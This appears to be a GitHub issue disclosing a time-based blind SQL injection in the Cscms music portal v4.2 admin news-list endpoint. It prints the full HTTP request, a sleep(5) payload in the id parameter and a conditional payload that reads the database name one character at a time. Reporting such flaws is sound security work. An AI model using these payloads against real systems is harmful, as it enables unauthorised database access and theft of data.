New issue Jump to bottom

## SQL injection vulnerability exists in Cscms music portal system v4.2 #20

Open

Am1azi3ng opened this issue on Apr 18 · 0 comments

## Am1azi3ng commented on Apr 18

## **Details**

Injection vulnerability exists in news\_Lists.php\_zhuan

construct payload

```
POST /admin.php/news/admin/lists/zhuan HTTP/1.1
```

Host: cscms.test Content-Length: 21

Accept: application/json, text/javascript, \*/\*; q=0.01

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/85.0.4183.83 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Origin: http://cscms.test

Referer: http://cscms.test/admin.php/news/admin/topic?v=705


Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms\_admin\_id=3HtLFUmqgin4;

cscms\_admin\_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA; cscms\_session=b3vaeo61gbiune90rtjsdcqg2am7gqgl;XDEBUG\_SESSION=PHPSTORM

Connection: close


id[]=(sleep(5))&cid=5


The injection point is ID and sleeps for 5 seconds



## construct payload

(case(1)when(ascii(substr((select(database()))from(1)for(1)))=99)then(sleep(5))else(1)end)





Because the first letter of the background database name is "c", it sleeps for 5 seconds, so the vulnerablity exisit

Assignees		
No one assigned		
Labels		
None yet		
Projects		
None yet		
Milestone		
No milestone		
Development		

1 participant

No branches or pull requests

